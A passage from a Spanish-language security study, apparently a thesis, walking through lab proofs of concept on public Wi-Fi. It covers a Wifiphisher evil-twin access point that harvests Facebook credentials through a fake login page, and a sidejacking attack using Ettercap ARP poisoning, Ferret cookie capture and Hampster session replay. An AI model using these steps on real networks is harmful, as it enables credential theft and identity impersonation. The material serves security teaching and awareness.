


Figura 84. Ataque EVIL TWIN Wi-Fi pública - Wifiphisher (despliegue Fake AP)

3. Cuando la víctima se conecte al Fake AP para obtener conexión a Internet gratuita pensando que realmente se trata de una red Wi-Fi pública, éste le asignará una configuración de red de forma que cuando desde el navegador de la víctima intente acceder a cualquier página de Internet se le envíe una página web de phishing que simule ser la página de login de Facebook:




Figura 85. Ataque EVIL TWIN Wi-Fi pública - Wifiphisher (web phishing)

Como se puede observar, la web que visualiza la víctima en su navegador le invita a autenticarse utilizando sus credenciales de Facebook para obtener conexión Wi-Fi gratuita.

4. Por último, cuando la víctima introduce sus credenciales de Facebook y pulsa en el botón "Login", la herramienta capturará las credenciales de la cuenta de Facebook de la víctima:




Figura 86. Ataque EVIL TWIN Wi-Fi pública - Wifiphisher (captura credenciales)

Como se puede comprobar, el usuario ha introducido como email "Toni@hotmail.com" y como contraseña "123456".

6.6 Prueba de Concepto nº 6 - Ataque sidejacking sobre redes públicas para suplantar la identidad de una usuario mediante el robo de cookies

En esta prueba de concepto se ilustrará como se puede llevar a cabo un ataque del tipo sidejacking sobre redes Wi-Fi públicas para capturar las cookies de sesión de un usuario de un servicio web con la finalidad de suplantar su identidad.

A continuación se muestra un resumen de los pasos a seguir para realizar el ataque.

1. El atacante se conecta a las red Wi-Fi pública donde desea llevar a cabo el ataque.
2. El atacante obtiene información sobre los dispositivos conectados a la red Wi-Fi pública.
3. El atacante selecciona a una víctima y realiza sobre ella un ataque del tipo man-in-the-middle a través de un ataque "ARP Poisoning", con el objetivo de que el dispositivo utilizado por la víctima configure como dirección MAC de la puerta de enlace la dirección MAC del dispositivo utilizado por el atacante. De esta manera, todo el tráfico enviado desde el dispositivo de la víctima pasará por el dispositivo utilizado por el atacante y podrá interceptarlo. Además, actuará como proxy entre el dispositivo de la víctima y el punto de acceso, de forma que la víctima navegará por Internet sin darse cuenta que todos los datos asociados a sus comunicaciones están siendo interceptadas por el atacante.
4. Tras realizar el ataque "ARP Poisoning", el atacante comenzará a capturar el tráfico de red asociado al dispositivo de la víctima.
5. El atacante utilizará una herramienta para obtener todas las cookies establecidas en el dispositivo de la víctima a medida que va navegando por Internet e introduciendo datos.
6. Por último, cuando la víctima se autentique en un servicio web que utilice cookies para el mantenimiento de la sesión de los usuarios, habrá capturado las cookies de sesión utilizando la herramienta anterior y podrá utilizarla para suplantar la identidad de la víctima en el servicio web.

Para la realización de la prueba de concepto se utilizarán los siguientes **recursos**:

- Punto de acceso configurado para proteger la red pública Wi-Fi utilizando autenticación abierta.
- Tarjeta de red inalámbrica “Alfa Network AWUS036NH Ralink”.
- Dispositivo de la víctima conectado a la red Wi-Fi pública.
- Distribución de auditoría Kali Linux.
- Herramienta "Ettercap". Utilizada para escanear la red Wi-Fi pública en busca de objetivos, realizar el ataque "ARP Poisoning" e interceptar el tráfico de la víctima.
- Herramienta "Ferret". Herramienta utilizada para capturar las cookies de sesión.
- Herramienta "Hampster". Herramienta que actúa como servidor proxy y permite sustituir las cookies de un sitio web por las cookies de sesión robadas a una víctima, con el objetivo de secuestrar la sesión de la misma y suplantar su identidad.

A continuación, se detalla cómo utilizar dichas herramientas para realizar el ataque anteriormente descrito.

1. El atacante se conecta a la red Wi-Fi pública.
2. El atacante ejecuta la herramienta "Ettercap". Primero selecciona la interfaz de red que utilizará para llevar a cabo el ataque.




Figura 87. Ataque sidejacking Wi-Fi pública - ettercap (selección interfaz red)

Posteriormente, escanea la red en busca de posibles objetivos:

Figura 88. Ataque sidejacking Wi-Fi pública - ettercap (escaneo de la red)

Una vez escaneada la red, se selecciona la dirección IP objetivo del ataque. En este caso, se añade la dirección IP 192.168.1.107 al Target 1.




Figura 89. Ataque sidejacking Wi-Fi pública - ettercap (selección objetivo)

Una vez seleccionado el objetivo, se realiza el ataque "ARP Poisoning":




Figura 90. Ataque sidejacking Wi-Fi pública - ettercap (ataque man-in-the-middle)

Por último, utilizando el menú "Start" de la herramienta, se comienza a capturar el tráfico de red.

3. Se ejecuta la herramienta "Hampster". Como se puede observar, una vez capturadas las cookies de sesión se podrá acceder a las mismas utilizando la URL http://127.0.0.1:1234:




Figura 91. Ataque sidejacking Wi-Fi pública - Hampster (comienzo ejecución)

4. Se ejecuta la herramienta "Ferret". Dicha herramienta se encargará de capturar las cookies utilizadas por el navegador de la víctima.

```
ferret -i eth0
```

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# ferret -i eth0
-- FERRET 3.0.1 - 2007-2012 (c) Errata Security
-- build = Oct  3 2013 20:11:54 (32-bits)
libpcap.so: libpcap.so: cannot open shared object file: No such file or director
y
Searching elsewhere for libpcap
Found libpcap
-- libpcap version 1.8.1
 1  eth0        (No description available)
 2  any         (Pseudo-device that captures on all interfaces)
 3  lo  (No description available)
 4  nflog       (Linux netfilter log (NFLOG) interface)
 5  nfqueue     (Linux netfilter queue (NFQUEUE) interface)
 6  usbmon1     (USB bus number 1)
 7  usbmon2     (USB bus number 2)

SNIFFING: eth0
LINKTYPE: 1 Ethernet
Traffic seen
ID-IP=[192.168.1.106], macaddr=[00:4f:4e:16:28:b2]
ID-MAC=[00:4f:4e:16:28:b2], ip=[192.168.1.106]
ID-IP=[192.168.1.106], macaddr=[08:00:27:88:75:eb]
```

Figura 92. Ataque sidejacking Wi-Fi pública - Ferret

5. La víctima accede a un determinado servicio web utilizando el protocolo HTTP (por lo tanto, la conexión no estará cifrada) y se autentica utilizando el formulario de login:

Figura 93. Ataque sidejacking Wi-Fi pública - Autenticación víctima servicio web

Una vez que la víctima se ha autenticado en el servicio web, el sitio web establece para la víctima una cookie de sesión.

6. Por último, el atacante acceder al servidor proxy desplegado por la herramienta "hampster". Como se puede observar a continuación, aparece un listado de todos los equipos sobre los que se han capturado cookies:




Figura 94. Ataque sidejacking Wi-Fi pública - Interfaz web Hampster (objetivos)

Haciendo click sobre la IP de la víctima, en la parte izquierda aparecen todas las cookies asociadas a dicha dirección IP:




Figura 95. Ataque sidejacking Wi-Fi pública - Interfaz web Hampster (cookies de sesión capturadas)

Cómo se puede observar, se ha capturado la cookie de sesión utilizada por la víctima. Pinchando sobre ella, el atacante conseguiría establecer en su navegador dicha cookie y acceder al servicio web utilizando secuestrando la sesión de la víctima, por lo que podría suplantar su identidad en dicho servicio web y acceder a sus datos.